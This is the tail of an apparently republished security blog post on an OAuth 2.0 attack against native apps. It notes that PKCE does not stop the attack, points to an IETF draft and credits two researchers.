    OAuth 2.0 for Native Apps

    The attack cannot be prevented by PKCE. However, the IETF working group is currently working on a Draft describing recommendations for using OAuth 2.0 for native apps.

    References

    Vladislav Mladenov
    Christian Mainka (@CheariX)
    Related articles
    1. Certificacion Hacking Etico
    2. Hacking Python
    3. Hacking Bluetooth Speaker
    4. Curso De Hacker Gratis Desde Cero
    5. Hacking Python
    6. Hacking Libro
    7. Funnel Hacking Live
    8. Growth Hacking Examples
    9. Mindset Hacking Nacho
    10. Etica Hacker
    11. Aprender A Ser Hacker